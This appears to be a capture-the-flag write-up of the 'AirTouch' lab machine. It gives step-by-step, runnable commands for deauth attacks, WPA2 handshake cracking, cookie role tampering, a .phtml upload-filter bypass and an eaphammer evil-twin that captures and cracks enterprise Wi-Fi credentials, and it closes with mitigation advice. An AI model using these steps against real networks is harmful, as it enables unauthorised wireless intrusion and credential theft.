

Overview#
AirTouch is one of those machines that stands out from others. This one will take you somewhere completely different, the world of wireless security. The machine is built around a realistic corporate WiFi infrastructure with multiple network segments. If you never touched wireless security you will have a hard time conquering all the challenges ahead. It touches common WPA2-PSK, WPA-Enterprise vulnerabilities as well as sniffing and decryption of Wireless traffic. The path is quiet straight forward. I enjoyed this well rounded box, which is something different in contrast to the many web exploitation boxes. If you want to get more into Wireless Penetration Testing I can recommend https://lab.wifichallenge.com/ (course is from the creator of this box) or OSWP, which I did recently.
User#
Portscan TCP:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Portscan UDP:
PORT      STATE  SERVICE        VERSION
161/udp   open   snmp           SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 36bcff40edfeea6900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 2m20s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 2m19.88s (13988 timeticks)
SNMP community strings enumeration:
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.244.98
Scanning 1 hosts, 3219 communities
10.129.244.98 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
10.129.244.98 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
Only community string public can be enumerated.
SNMP data enumeration:
snmpwalk -v 2c -c public 10.129.244.98
SNMPv2-MIB::sysDescr.0 = STRING: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (34949) 0:05:49.49
SNMPv2-MIB::sysContact.0 = STRING: admin@AirTouch.htb
SNMPv2-MIB::sysName.0 = STRING: Consultant
SNMPv2-MIB::sysLocation.0 = STRING: "Consultant pc"
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORID.1 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.2 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.3 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORID.4 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.6 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.7 = OID: IP-MIB::ip
SNMPv2-MIB::sysORID.8 = OID: UDP-MIB::udpMIB
SNMPv2-MIB::sysORID.9 = OID: SNMP-NOTIFICATION-MIB::snmpNotifyFullCompliance
SNMPv2-MIB::sysORID.10 = OID: NOTIFICATION-LOG-MIB::notificationLogMIB
SNMPv2-MIB::sysORDescr.1 = STRING: The SNMP Management Architecture MIB.
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB for Message Processing and Dispatching.
SNMPv2-MIB::sysORDescr.3 = STRING: The management information definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for SNMPv2 entities
SNMPv2-MIB::sysORDescr.5 = STRING: View-based Access Control Model for SNMP.
SNMPv2-MIB::sysORDescr.6 = STRING: The MIB module for managing TCP implementations
SNMPv2-MIB::sysORDescr.7 = STRING: The MIB module for managing IP and ICMP implementations
SNMPv2-MIB::sysORDescr.8 = STRING: The MIB module for managing UDP implementations
SNMPv2-MIB::sysORDescr.9 = STRING: The MIB modules for managing SNMP Notification, plus filtering.
SNMPv2-MIB::sysORDescr.10 = STRING: The MIB module for logging SNMP Notifications.
SNMPv2-MIB::sysORUpTime.1 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.2 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.3 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.4 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.5 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.6 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.7 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.8 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.9 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORUpTime.10 = Timeticks: (0) 0:00:00.00
HOST-RESOURCES-MIB::hrSystemUptime.0 = Timeticks: (41420) 0:06:54.20
HOST-RESOURCES-MIB::hrSystemUptime.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
Trying ssh with consultant:RxBlZhLmOkacNWScmZ6D let’s us in:
ssh consultant@10.129.244.98As the .dockerenv file on root indicates we are in a docker container:
consultant@AirTouch-Consultant:/$ ls -lha
total 72K
drwxr-xr-x   1 root root 4.0K Apr 24 05:26 .
drwxr-xr-x   1 root root 4.0K Apr 24 05:26 ..
-rwxr-xr-x   1 root root    0 Apr 24 05:26 .dockerenv
On home folder we find this diagram diagram-net.png:
We have multiple wifi adapters:
consultant@AirTouch-Consultant:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 1a:da:a8:45:4d:81 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
We also have the aircrack-ng suite installed:
consultant@AirTouch-Consultant:/$ which airodump-ng
/usr/sbin/airodump-ng
consultant@AirTouch-Consultant:/$ which airmon-ng
/usr/sbin/airmon-ng
consultant@AirTouch-Consultant:/$ which aircrack-ng
/usr/bin/aircrack-ng
As consultant is in sudoers file which can elevate to root without password we get to root immediatly:
consultant@AirTouch-Consultant:/$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
consultant@AirTouch-Consultant:/$ sudo su
root@AirTouch-Consultant:/#
Start wlan0 in monitor mode
airmon-ng start wlan0Confirm with:
ip a
...
3: wlan0mon: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN group default qlen 1000
    link/ieee802.11/radiotap 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
...
Listen in on wifi traffic (2.4 (bg) and 5 GHz (a)):
airodump-ng wlan0mon --wps --manufacturer --band abg Result:
PMKID (but its on a WPA Enterprise network). On first glance the Network AirTouch-Office is very interesting, it has two access points (AC:8B:A9:AA:3F:D2, AC:8B:A9:F3:A1:13) and three stations associated to it.
Another scan on only 2.4 GHz reveals AirTouch-Internet also has a station associated:
Let’s listen in on AirTouch-Internet and try a deauth attack to capture a handshake:
- Listen in on this network and capture traffic:
airodump-ng wlan0mon --wps --manufacturer -c 6 --essid AirTouch-Internet --output-format pcap -w capt - On new ssh terminal start a
deauthagainst this network
aireplay-ng -0 0 -a F0:9F:C2:A3:F1:A7 wlan0monStop after 10 seconds then see if you captured a handshake on airodump-ng:
As hcxpcapngtool is not installed on the box i retrieved the capture file to my attack machine:
scp consultant@10.129.244.98:/capt-01.cap .
consultant@10.129.244.98's password:
capt-01.cap                                                  100%  248KB   1.4MB/s   00:00
Get crackable hash:
hcxpcapngtool capt-01.cap -o hashCrack WPA2 hash with hashcat:
hashcat -m 22000 hash rockyou.txt -O
9daec1e70ab75bbc7d62810da87d6960:f09fc2a3f1a7:286c07fea322:AirTouch-Internet:challenge
The password for AirTouch-Internet network is challenge.
Connect with wpa_supplicant:
- Create
AirTouch-Internet.confon box
network={
	ssid="AirTouch-Internet"
	psk="challenge"
	key_mgmt=WPA-PSK
	scan_ssid=1
}- Connect and retrieve IP via DHCP:
wpa_supplicant -i wlan1 -c AirTouch-Internet.conf
#on new ssh window:
dhclient wlan1 -v
We can see, we got into the local network 192.168.3.0/24:
8: wlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.23/24 brd 192.168.3.255 scope global dynamic wlan1
       valid_lft 86398sec preferred_lft 86398sec
    inet6 fe80::ff:fe00:100/64 scope link
       valid_lft forever preferred_lft forever
To access this network from our box, we setup a socks proxy via SSH tunneling:
ssh consultant@10.129.244.98 -N -D 1080On 192.168.3.1 we get to a router login page:
Default passwords like admin:admin do not work. Let’s capture some more traffic to decrypt it useful data, we might get lucky and get a login to this router. Important: you always need to deauth the client again, because you need the current handshake to decrypt the session key.
airodump-ng wlan0mon --wps --manufacturer -c 6 --essid AirTouch-Internet --output-format pcap -w captTargeted deauth:
aireplay-ng -0 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0mon
After some time, transfer the capture file to our attack machine:
scp consultant@10.129.244.98:/capt-03.cap .Open wireshark and decrypt traffic by adding WPA password on settings:
Edit > Prefernces > Protocols > IEEE 802.11 > Decryption key Edit...
Afterwards use the filter wlan.fc.type==2 for data frames, we now should see decrypted traffic:
Looking at HTTP requests we see that 192.168.3.74 is accessing the router on 192.168.3.1. We get a cookie, which we can use to login:
In the cookie, we can see a role is defined, which is not really secure. We can change it to UserRole=admin and see, that we get another page with an added upload function:
Uploading a PHP file gets a denial:
Bypassing this protection is really easy. Just adjust the extension to a less common one like .phtml, which also executes PHP code:
We can enumerate hard coded password in login.php file:
www-data@AirTouch-AP-PSK:…/www/html# cat login.php
...
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
These credentials user:JunDRDZKHDnpkpDDvay allows us to login via ssh from our jumpbox 192.168.3.23 (where the wlan connection was made).
root@AirTouch-Consultant:/# ssh user@192.168.3.1
user@AirTouch-AP-PSK:~$
Again we can elevate ourself to root, because our user is in the sudoers file:
user@AirTouch-AP-PSK:~$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
user@AirTouch-AP-PSK:~$ sudo su
root@AirTouch-AP-PSK:/home/user#
We get the user flag in root dir /root/user.txt.
Root#
In root directory we find interesting files:
root@AirTouch-AP-PSK:~# cat send_certs.sh

#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
root@AirTouch-AP-PSK:~/certs-backup# ll
total 40
drwxr-xr-x 2 root root 4096 Mar 27 2024 ./
drwx------ 1 root root 4096 Apr 24 05:26 ../
-rw-r--r-- 1 root root 1124 Mar 27 2024 ca.conf
-rw-r--r-- 1 root root 1712 Mar 27 2024 ca.crt
-rw-r--r-- 1 root root 1111 Mar 27 2024 server.conf
-rw-r--r-- 1 root root 1493 Mar 27 2024 server.crt
-rw-r--r-- 1 root root 1033 Mar 27 2024 server.csr
-rw-r--r-- 1 root root 168 Mar 27 2024 server.ext
-rw-r--r-- 1 root root 1704 Mar 27 2024 server.keyThe later shows certs, which can be used to set up a evil-twin attack against the AirTouch-Office WPA Enterprise network.
We also find a script start.sh, which starts multiple AP, their passwords can be retrieved from /root/psk/, tough those networks don’t matter, as they are all hosted on this already compromised host.
Let’s copy the certs folder to the jumpbox :
root@AirTouch-AP-PSK:~# cp certs-backup/ -r /home/user/
root@AirTouch-AP-PSK:~# chown user:user /home/user/certs-backup/

root@AirTouch-Consultant:/# scp -r user@192.168.3.1:certs-backup .
user@192.168.3.1's password:
server.csr                                                                                                          100% 1033     1.8MB/s   00:00
server.crt                                                                                                          100% 1493     2.6MB/s   00:00
ca.crt                                                                                                              100% 1712     3.8MB/s   00:00
ca.conf                                                                                                             100% 1124     2.6MB/s   00:00
server.conf                                                                                                         100% 1111     2.3MB/s   00:00
server.ext                                                                                                          100%  168   474.4KB/s   00:00
server.key
As we have valid certs we can easily spin up an Rogue AP, but i want first to verify the authentication method. Capture some traffic and open it with wireshark
airodump-ng wlan0mon -c 44 --essid AirTouch-Office --output-format pcap -w office We can verify its EAP-PEAP, which is vulnerable to evil-twin, especially as we gathered the real certs (no fake certs needed):
On /root we find eaphammer preinstalled, which makes spinning up Rogue APs really easy:
./eaphammer -i wlan2 --auth wpa-eap -e AirTouch-Office -c 44 --creds --server-cert /certs-backup/server.crt --private-key /certs-backup/server.key --ca-cert /certs-backup/ca.crt
Configuration file: /root/eaphammer/tmp/hostapd-2026-04-24-08-22-52-OATUlSFgtMkDwtbK3ieVzTOnwaDrp00P.conf
rfkill: Cannot open RFKILL control device
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Office"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED

Press enter to quit...
We can see our rogue AP with airodump-ng:
Let’s deauth the other APs to force clients to connect to our rogue AP (on two other ssh terminals):
aireplay-ng -0 0 -a AC:8B:A9:F3:A1:13 wlan0mon
aireplay-ng -0 0 -a AC:8B:A9:AA:3F:D2 wlan0mon
On our Rogue AP we now should see multiple association requests and captured NTLMv1 hashes, which are crackable:
mschapv2: Fri Apr 24 08:26:21 2026
         domain\username:               AirTouch\r4ulcl
         username:                      r4ulcl
         challenge:                     c6:b4:89:b4:22:ce:63:fd
         response:                      7f:e4:9a:ed:8b:5e:06:67:7b:be:1e:7d:08:c8:85:83:d3:c9:5d:a3:e0:ad:3a:4b

         jtr NETNTLM:                   r4ulcl:$NETNTLM$c6b489b422ce63fd$7fe49aed8b5e06677bbe1e7d08c88583d3c95da3e0ad3a4b

         hashcat NETNTLM:               r4ulcl::::7fe49aed8b5e06677bbe1e7d08c88583d3c95da3e0ad3a4b:c6b489b422ce63fd
hashcat -m 5500 hash rockyou.txt -O
r4ulcl::::7fe49aed8b5e06677bbe1e7d08c88583d3c95da3e0ad3a4b:c6b489b422ce63fd:laboratorySuccess, we can access the network AirTouch-Office with credentials AirTouch\r4ulcl:laboratory.
Connect with wpa_supplicant:
- Create file
AirTouch-Office.conf
network={
  ssid="AirTouch-Office"
  scan_ssid=1
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="AirTouch\r4ulcl"
  password="laboratory"
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}- Connect and retrieve an IP via DHCP:
wpa_supplicant -i wlan2 -c AirTouch-Office.conf
dhclient wlan2 -v
As we can remember, we have a ssh user and a password for this network from a script -> remote:xGgWEwqUpfoOVsLeROeG
ssh remote@10.10.10.1
remote@AirTouch-AP-MGT:~$ id
uid=1000(remote) gid=1000(remote) groups=1000(remote)
We are not in the sudoers file this time, enumeration reveals interesting files in /etc/hostapd directory:
remote@AirTouch-AP-MGT:/etc/hostapd$ ll
total 196
drwxr-xr-x 1 root root  4096 Jan 13 14:55 ./
drwxr-xr-x 1 root root  4096 Apr 24 05:26 ../
-rwxr-xr-x 1 root root 83947 Mar 27  2024 hostapd_wpe.conf.tmp*
-rwxr-xr-x 1 root root  4824 Mar 27  2024 hostapd_wpe.eap_user*
-rwxr-xr-x 1 root root 83948 Mar 27  2024 hostapd_wpe2.conf.tmp*
-rwxr-xr-x 1 root root  3129 Aug 13  2019 ifupdown.sh*
On the bottom of file hostapd_wpe.eap_user we can find a password for the admin user:
"AirTouch\r4ulcl"                           MSCHAPV2            "laboratory" [2]
"admin"                                 MSCHAPV2                "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
Change to admin:
remote@AirTouch-AP-MGT:/etc/hostapd$ su admin
admin@AirTouch-AP-MGT:~$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
Once again we are in sudoers file and can elevate to root and retrieve the root flag, which lies in `/root/root.txt:
root@AirTouch-AP-MGT:~# sudo su
root@AirTouch-AP-MGT:~# cat root.txt
Learning Points#
- Take some time to capture wireless traffic.
- To decrypt
WPA2-PSKtraffic you not only need the passphrase, but also the 4-way-handshake with the session key. - Check cookies for role adjustment, which can be used for privilege escalation.
Mitigation Points#
- Check your
SNMPports, which can leak data. A description field is never a place to store a password. - Always use long (
20+ chars), random, strong passphrases for anything related to wireless. - Move away from
EAP-PEAPtoEAP-TLS, which is much more secure. - Secure your Radius server certificates securely and disable the possibility that users can accept invalid certificates for wireless authentication (
WPA Enterprise). - Avoid using
NOPASSWDinsudoersfile for convenience. - Unsigned cookies, which determines the role can be adjusted through the user, which leads to privilege escalation.